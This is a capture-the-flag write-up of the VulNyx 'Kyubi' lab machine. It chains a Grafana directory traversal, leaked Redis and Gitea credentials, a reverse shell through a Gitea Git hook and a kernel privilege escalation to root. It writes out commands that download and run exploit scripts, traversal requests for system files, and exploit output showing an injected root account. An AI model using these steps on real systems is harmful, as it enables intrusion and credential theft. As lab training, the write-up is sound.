Kyubi | VulNyx Writeup
Table of Contents
Overview

Kyubi is a medium VulNyx machine that focuses on Grafana exploitation, sensitive configuration disclosure, Redis enumeration, credential reuse, Gitea Git Hook command execution, and Linux kernel privilege escalation.
Key Vulnerabilities
- Grafana Directory Traversal —
CVE-2021-43798 - Sensitive Grafana Configuration Disclosure
- Redis Credential Exposure
- Redis Credential Enumeration
- Gitea Credential Disclosure
- Gitea Git Hook Command Execution
- Malicious Repository Hook
- Reverse Shell as
gitea - Linux Kernel Vulnerability —
CVE-2026-43503 - DirtyClone Local Privilege Escalation
- Root Privilege Escalation
🔎 Enumeration
Nmap Scan
First, perform a full TCP port scan with service and version detection:
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.93
Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.93
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 02:17 -0700
Nmap scan report for 192.168.1.93
Host is up (0.0014s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b5:0b:db:85:41:fe:44:02:c9:f9:a3:17:05:af:fa:3d (ECDSA)
|_  256 c8:c4:c0:fc:ac:16:ef:8d:4e:67:dd:df:bc:88:f8:6e (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://192.168.1.93/
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: Kyubi Source Control
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp  open  http     Golang net/http server
|_http-title: Kyubi Source Control
3001/tcp  open  http     Grafana http
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
6379/tcp  open  redis    Redis key-value store
9090/tcp  open  http     Golang net/http server
|_http-title: Node Exporter
41505/tcp open  http     Jenkins httpd 2.387.3
|_http-server-header: 192.168.1.93
|_http-title: Site doesn't have a title (text/plain;charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.93 seconds
The following services are exposed:
- 22/tcp — SSH / OpenSSH 8.9p1
- 80/tcp — HTTP / Nginx 1.18.0
- 443/tcp — HTTPS / Nginx 1.18.0
- 3000/tcp — Kyubi Source Control
- 3001/tcp — Grafana http
- 6379/tcp — Redis key-value store
- 9090/tcp — Node Exporter
- 41505/tcp — Jenkins httpd 2.387.3
The main attack surface appears to be the collection of internally hosted development and monitoring services.
🌐 Web Enumeration
Ports 80, 443 and 3000
Opening ports 80, 443, and 3000 reveals the same interface:
Kyubi Source Control
The source-control application becomes an interesting target, but no credentials are available yet.
📊 Grafana Enumeration
Port 3001 hosts Grafana:
http://192.168.1.93:3001/
The application presents a Grafana login page.
At this stage, valid credentials are not available.
Attempts to determine the exact Grafana version through normal enumeration are unsuccessful, so known Grafana vulnerabilities are investigated.
One relevant vulnerability is: CVE-2021-43798
CVE-2021-43798 is a directory traversal vulnerability affecting certain Grafana 8.x releases. Under vulnerable configurations, an unauthenticated attacker can access local files through Grafana’s plugin-serving functionality.
💥 Grafana CVE-2021-43798
Download the exploit:
wget https://raw.githubusercontent.com/hupe1980/CVE-2021-43798/refs/heads/main/exploit.py
Test access to /etc/passwd:
$ python3 exploit.py http://192.168.1.93:3001 /etc/passwd | grep bash
[+] Trying path http://192.168.1.93:3001/public/plugins/barchart/../../../../../../../../../../../../../etc/passwd
[+] File content:
[+] Done
root:x:0:0:root:/root:/bin/bash
kyubi:x:1000:1000:Kyubi:/home/kyubi:/bin/bash
postgres:x:110:115:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
gitea:x:1001:1001::/opt/gitea:/bin/bash
jenkins:x:1002:1002::/var/lib/jenkins:/bin/bash
developer:x:1003:1003::/home/developer:/bin/bash
sysadmin:x:1004:1004::/home/sysadmin:/bin/bash
This confirms that the Grafana instance is vulnerable.
Several local users are also identified, including:
kyubi
gitea
jenkins
developer
sysadmin
📄 Reading Grafana Configuration
Since arbitrary local files can be retrieved, the Grafana configuration file is targeted:
/etc/grafana/grafana.ini
Retrieve it:
python3 exploit.py http://192.168.1.93:3001 /etc/grafana/grafana.ini | grep -A 3 "external_services"
The output reveals:
$ python3 exploit.py http://192.168.1.93:3001 /etc/grafana/grafana.ini | grep -A 3 "external_services"
[+] Trying path http://192.168.1.93:3001/public/plugins/welcome/../../../../../../../../../../../../../etc/grafana/grafana.ini
[+] File content:
[+] Done
[external_services]
# redis_host = 127.0.0.1:6379
# redis_password = R3d1sS3cur3P@ss2026

[external_services]
# redis_host = 127.0.0.1:6379
# redis_password = R3d1sS3cur3P@ss2026
The Redis password is therefore discovered:
R3d1sS3cur3P@ss2026
Nmap already identified Redis on: 6379/tcp.
This provides the next path for enumeration.
🔴 Redis Enumeration
Connect to Redis:
redis-cli -h 192.168.1.93
Authenticate and List the available keys:
$ redis-cli -h 192.168.1.93
192.168.1.93:6379> AUTH R3d1sS3cur3P@ss2026
OK
192.168.1.93:6379> KEYS *
 1) "app:config:gitea_admin"
 2) "config:app_version"
The key:
app:config:gitea_admin
looks particularly interesting.
Retrieve it:
192.168.1.93:6379> GET app:config:gitea_admin
"{\"user\":\"gitadmin\",\"pass\":\"G1tAdm1n2025!\",\"url\":\"http://127.0.0.1:3000\"}"
192.168.1.93:6379>
This provides valid Gitea credentials:
Username: gitadmin
Password: G1tAdm1n2025!
URL:      http://127.0.0.1:3000
🦊 Gitea Access
Navigate to:
http://192.168.1.93:3000/
Select Sign In and use the recovered credentials:
Username: gitadmin
Password: G1tAdm1n2025!
Authentication succeeds.
We now have access to the Gitea source-control portal as gitadmin.
Gitea is a Git-based software development platform providing repository hosting and collaboration features.
🪝 Gitea Git Hook Exploitation
The next objective is to obtain command execution through repository hooks.
Navigate to the nexus-platform repository.
Open: Settings
Then navigate to Git Hooks
The repository exposes several hooks:
pre-receive
update
post-receive
Open the update hook.
Modify it to contain a reverse-shell payload.
Save the modified hook using: Update Hook
🐚 Triggering the Git Hook
Start a listener on the attacking machine:
nc -lnvp 4444
The Git hook needs to be triggered by a repository update.
Open: README.md
Add a small change to the file and commit it.
The repository update triggers the malicious Git hook.
The listener receives a connection:
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.93] 41374
id ;hostname
uid=1001(gitea) gid=1001(gitea) groups=1001(gitea)
kyubi
We now have a shell as: gitea
🖥️ Reverse Shell TTY Upgrade
Upgrade the reverse shell:
script /dev/null -c bash
Press: Ctrl + Z
Then:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the environment:
export TERM=xterm
export BASH=bash
Set the terminal size:
stty cols 160 rows 45
The reverse shell is now upgraded to an interactive TTY.
🔐 Local Privilege Escalation Enumeration
Standard privilege-escalation checks were performed:
- SUID binaries
- Linux capabilities
sudo -l
Nothing immediately useful was discovered.
The kernel version is then checked:
uname -r
Output:
gitea@kyubi:~$ uname -r
5.15.0-171-generic
gitea@kyubi:~$
🐧 Kernel Exploitation — DirtyClone
Further vulnerability research identifies the kernel as vulnerable to: CVE-2026-43503 — DirtyClone
DirtyClone is a Linux kernel local privilege-escalation vulnerability involving improper flag propagation in
__pskb_copy_fclone()when used with the TEE netfilter target and ESP-in-UDP.
The vulnerability can allow an unprivileged local user to manipulate file-backed page-cache memory and ultimately obtain elevated privileges.
💥 Exploiting CVE-2026-43503
Download the exploit:
wget https://raw.githubusercontent.com/ProjectZeroDays/cve-2026-43503/refs/heads/main/dirtyclone.py
Run the exploit:
python3 dirtyclone.py
The exploit reports:
gitea@kyubi:~$ python3 dirtyclone.py
[*] CVE-2026-43503 (DirtyClone) local privilege escalation
[*] uid=1001 -> root
[+] injected uid 0 account 'firefart' (password: pwned)
Password:
uid=0(root) gid=0(root) groups=0(root)
[+] root achieved
Password:
root@kyubi:/opt/gitea/data/home# id ;hostname
id ;hostname
uid=0(root) gid=0(root) groups=0(root)
kyubi
A root shell is obtained.
The machine has now been fully compromised with root privileges.
🏴 Flags
User Flag
cat /home/developer/user.txt
root@kyubi:~# cat /home/developer/user.txt
9e88f7434e40990c1aec3e6a4251dadd
Root Flag
cat /root/root.txt
root@kyubi:~# cat /root/root.txt
e79950c85e8509ebf0c644bbbb750bbe
Grafana Directory Traversal
🧾 Summary
| Stage | Technique / Finding |
|---|---|
| Reconnaissance | Full TCP Nmap scan |
| Web Services | Nginx / Gitea / Grafana |
| Initial Vulnerability | Grafana CVE-2021-43798 |
| File Disclosure | Grafana directory traversal |
| Sensitive File | /etc/grafana/grafana.ini |
| Credential Discovery | Redis password |
| Redis Access | redis-cli |
| Credential Discovery | Gitea admin credentials |
| Source Control | Gitea |
| Authenticated User | gitadmin |
| Repository | nexus-platform |
| Execution Technique | Git Hook |
| Initial Shell User | gitea |
| Kernel Version | 5.15.0-171-generic |
| Privilege Escalation | CVE-2026-43503 |
| Kernel Exploit | DirtyClone |
| Final Privilege | root |
🚀 Key Takeaways
- Always perform a full TCP scan because development infrastructure often exposes multiple services.
- Monitoring and administration applications such as Grafana can become valuable attack surfaces even when authentication is enabled.
- File traversal vulnerabilities can expose configuration files containing credentials for other internal services.
- Credentials discovered in one service should be evaluated against the other services exposed on the target.
- Redis databases can contain application configuration and credentials when improperly secured.
- Source-control platforms such as Gitea can provide powerful code-execution primitives when repository hooks are improperly exposed.
- Git hooks should be treated as executable code and restricted appropriately.
- After obtaining a shell, enumerate the kernel version when standard privilege-escalation techniques do not immediately provide a path.
- Kernel vulnerabilities can provide local privilege escalation when the target kernel falls within an affected version range.
- The overall attack demonstrates how multiple seemingly separate services can form a complete attack chain:

Related Posts
Pickle Rick | TryHackMe Writeup
Compromised the Pickle Rick machine by discovering a username in the website source code, recovering the password from …
Alpine | VulNyx Writeup
Compromised the Alpine machine by discovering exposed SSH credentials, gaining access as developer, recovering a …
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …
Overpass | TryHackMe Writeup
Compromised the Overpass machine by bypassing the administrator authentication through an improperly validated …